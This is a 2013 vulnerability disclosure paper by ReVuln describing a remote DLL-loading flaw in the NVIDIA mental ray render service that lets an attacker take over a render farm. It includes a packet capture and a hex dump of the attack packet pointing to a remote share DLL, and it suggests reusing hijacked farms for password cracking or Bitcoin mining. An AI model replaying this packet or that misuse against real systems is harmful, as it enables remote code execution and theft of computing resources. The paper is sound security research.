Owning render farms
via NVIDIA mental ray

Luigi Auriemma[1] and Donato Ferrante[2]
ReVuln
http://revuln.com
info@revuln.com
http://twitter.com/revuln
10 December 2013

Abstract *This paper details a vulnerability affecting NVIDIA mental ray, which allows an attacker to take control over a mental ray based render farm.*

1 Introduction

NVIDIA mental ray[3] "is a feature rich, high performance 3D rendering software that creates images of outstanding quality and unsurpassed realism based on advanced ray tracing techniques. It enables artists to create any imaginable visual effect by combining advanced global illumination with full programmability. Used by industry professionals for over 25 years, mental ray has become a standard for photorealistic rendering across the film, visual effects, and design industries."

Figure 1: NVIDIA mental ray applications

NVIDIA mental ray is used in several contexts, including but not limited to:

- Visual Effects
- Feature Animation
- Game Creation
- Architectural Design
- Product Prototyping and Design
- CAD visualization

[1] http://twitter.com/luigi_auriemma
[2] http://twitter.com/dntbug
[3] http://www.nvidia-arc.com/mentalray.html

NVIDIA mental ray has been used in the moviemaker industry for several titles, including:

- Hulk
- The Matrix Reloaded
- The Matrix Revolutions
- Star Wars Episode II: Attack of the Clones
- The Day After Tomorrow
- Poseidon

2 What is a render farm?

A render farm is a group of networked computers (*slaves*) devoted to rendering images, used typically in the production of computer-animated films.



An animation is submitted
to the render farm
The master node queues the frames among all the nodes of the cluster

Figure 2: An example of render farm

To get a better idea on how powerful render farms are, a nice description can be found on Tom's Hardware[4]: "render farms [..] are banks of machines with the express purpose of rendering finished frames. In addition to the systems that animators use, render farms simultaneously use many dedicated processors for rendering. For instance, Industrial Light and Magic had a render farm with 5,700 processor cores (and 2,000 cores in their artists' machines) when Transformers 2 was produced. Even a small facility with only a dozen animators is likely to have more than a hundred processor cores at their disposal".


[4] http://www.tomshardware.com/reviews/render-farm-node,2340.html

3 NVIDIA MENTAL RAY

From the official page[5]: "NVIDIA mental ray is embedded into several content creation applications widely used in the media entertainment and design industries. It is also available as a standalone product for rendering on a render farm, and as a library for integration into custom applications". NVIDIA mental ray supports several platforms including: Windows, Linux and MacOS. Some of the applications using mental ray, include:

- AutoDesk 3ds Max
- AutoDesk Maya


The NVIDIA mental ray component is a system service, which runs on Windows based systems with *SYSTEM* privileges[6]:



svchost.exe	10,260 K	12,112 K	1300	Host Process ...	Microsoft C...	NT AUTHORITY\LOCAL SERVICE
svchost.exe	5,324 K	10,916 K	1448	Host Process ...	Microsoft C...	NT AUTHORITY\LOCAL SERVICE
raysat_3dsmax2014_64server.exe	1,124 K	3,956 K	1504			NT AUTHORITY\SYSTEM
svchost.exe	1,736 K	5,084 K	1920	Host Process ...	Microsoft C...	NT AUTHORITY\NETWORK SERVIC

Figure 3: NVIDIA mental ray service privileges

The service waits for incoming connections on the TCP port: *7520* (this port might be different for older versions of the software):



svchost.exe	916	UDP	0.0.0.0	4500	
svchost.exe	700	UDP	0.0.0.0	5355	
System	4	TCP	0.0.0.0	5357	0.0.0.0
raysat_3dsmax2014_64server.exe	1504	TCP	0.0.0.0	7520	0.0.0.0
wininit.exe	340	TCP	0.0.0.0	49152	0.0.0.0
svchost.exe	772	TCP	0.0.0.0	49153	0.0.0.0
svchost.exe	916	TCP	0.0.0.0	49154	0.0.0.0


Figure 4: NVIDIA mental ray service port

[5] http://www.nvidia-arc.com/mentalray.html

[6] http://en.wikipedia.org/wiki/Privilege_(computing)

4 Vulnerability

There is a vulnerability affecting NVIDIA mental ray (*raysat*) version *3.11.1.10*, which allows a malicious user to load arbitrary DLLs on a victim system, thus an attacker can take control over a whole render farm by simply injecting a malicious remote library. To trigger the remote vulnerability an attacker needs to send a malicious packet to the affected host (*slave*).



```
No.   Time        Source     Destination Protocol Length Info
  11 7.13841700 10.0.0.10   10.0.0.2    TCP       566 51701 > 7520 [PSH, ACK] Seq=1 Ack=1
  12 7.13976600 10.0.0.2    10.0.0.10   TCP       566 7520 > 51701 [PSH, ACK] Seq=1 Ack=5
  13 7.14664600 10.0.0.2    10.0.0.10   TCP        62 49355 > 7103 [SYN] Seq=0 Win=8192 L
  14 7.14694900 10.0.0.10   10.0.0.2    TCP        62 7103 > 49355 [SYN, ACK] Seq=0 Ack=1
  15 7.14698800 10.0.0.2    10.0.0.10   TCP        54 49355 > 7103 [ACK] Seq=1 Ack=1 Win=
  16 7.16698100 10.0.0.2    10.0.0.10   TCP       181 49355 > 7103 [PSH, ACK] Seq=1 Ack=1
```

```
⊞ Frame 18: 1450 bytes on wire (11600 bits), 1450 bytes captured (11600 bits) on interface 0
⊞ Ethernet II, Src:                                  , Dst:
⊞ Internet Protocol Version 4, Src: 10.0.0.10 (10.0.0.10), Dst: 10.0.0.2 (10.0.0.2)
⊞ Transmission Control Protocol, Src Port: 51701 (51701), Dst Port: 7520 (7520), Seq: 529, Ack: 513, Len: 
⊞ Data (1396 bytes)
```

```
0030  00 fe e2 56 00 00 2c 00  00 00 02 00 00 00 41 4c   ...V..,. ......AL
0040  5c 5c 31 30 2e 30 2e 30  2e 31 30 5c 73 68 61 72   \\10.0.0 .10\shar
0050  65 64 5f 66 6f 6c 64 65  72 5c 6d 79 5f 65 76 69   ed_folde r\my_evi
0060  6c 5f 63 6f 64 65 2e 64  6c 6c 00 00 00 00 00 00   l_code.d ll......
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```

Figure 5: The malicious packet

As a side note, we noticed that the service spawns a new process for each new connection, which means that an attacker has potentially infinite chances to achieve a successful exploitation.

5 Post-Exploitation

An interesting aspect of this technology is that it's used on render farms[7]. A render farm is composed of a computer cluster using very powerful hardware, which usually includes powerful GPUs[8] such as the ones based on the TESLA family[9].

One of the possible scenarios to exploit this computational power is to reuse such farms to perform password cracking. If you are not familiar with password cracking, this strategy[10] "is the process of recovering passwords from data that have been stored in or transmitted by a computer system. A common approach (brute-force attack) is to repeatedly try guesses for the password".



Give power to the attacker.avi
An animation is submitted to the render farm
The master node queues the frames among all the nodes of the cluster

Figure 6: Owning a render farm

Since password cracking can be optimized on GPUs [11] [12] [13], what about using a render farm to play with Rainbow tables[14] or mining some Bitcoin[15] ?

[7] http://en.wikipedia.org/wiki/Render_farm
[8] http://en.wikipedia.org/wiki/Graphics_processing_unit
[9] http://www.nvidia.com/object/tesla-supercomputing-solutions.html
[10] http://en.wikipedia.org/wiki/Password_cracking
[11] http://security.stackexchange.com/questions/32816/why-are-gpus-so-good-at-cracking-passwords
[12] http://blog.erratasec.com/2011/06/password-cracking-mining-and-gpus.html
[13] http://www.tomshardware.com/reviews/password-recovery-gpu,2945.html
[14] http://en.wikipedia.org/wiki/Rainbow_table
[15] http://www.tomshardware.com/reviews/bitcoin-mining-make-money,3514.html

6 A POSSIBLE ATTACK SCENARIO

The following image shows one of the possible attack scenarios, in which an attacker initially gets access to one of the systems available into the victim network, and then the attacker exploits the vulnerability affecting NVIDIA mental ray to get control over the render farm.




Figure 7: Possible attack scenario

7 FAQ

Q1. Did you report the issue to the Vendor?

- No.

Q2. Are the previous versions of the software affected by the same issue?

- Yes.

Q3. Are the 32-bit and 64-bit version of the software both affected by the same issue?

- Yes.

Q4. Is there any other scenario in which an attacker can use the issue?

- Yes, for example in a privilege escalation scenario.

Q5. Is this the only issue affecting this software?

- No, there are other issues, including a stack-based buffer overflow triggered via *sscanf*[16], in detail: sscanf(input, "%05d %05d %05d %05d %05d %05d %05d **%s**", ...). This issue is unlikely to be exploitable as there is not only DEP and ASLR, but also a limitation on the packet size.

[16] http://www.cplusplus.com/reference/cstdio/sscanf/

8 Revision History

- 10 December 2013: Version 1.0 released.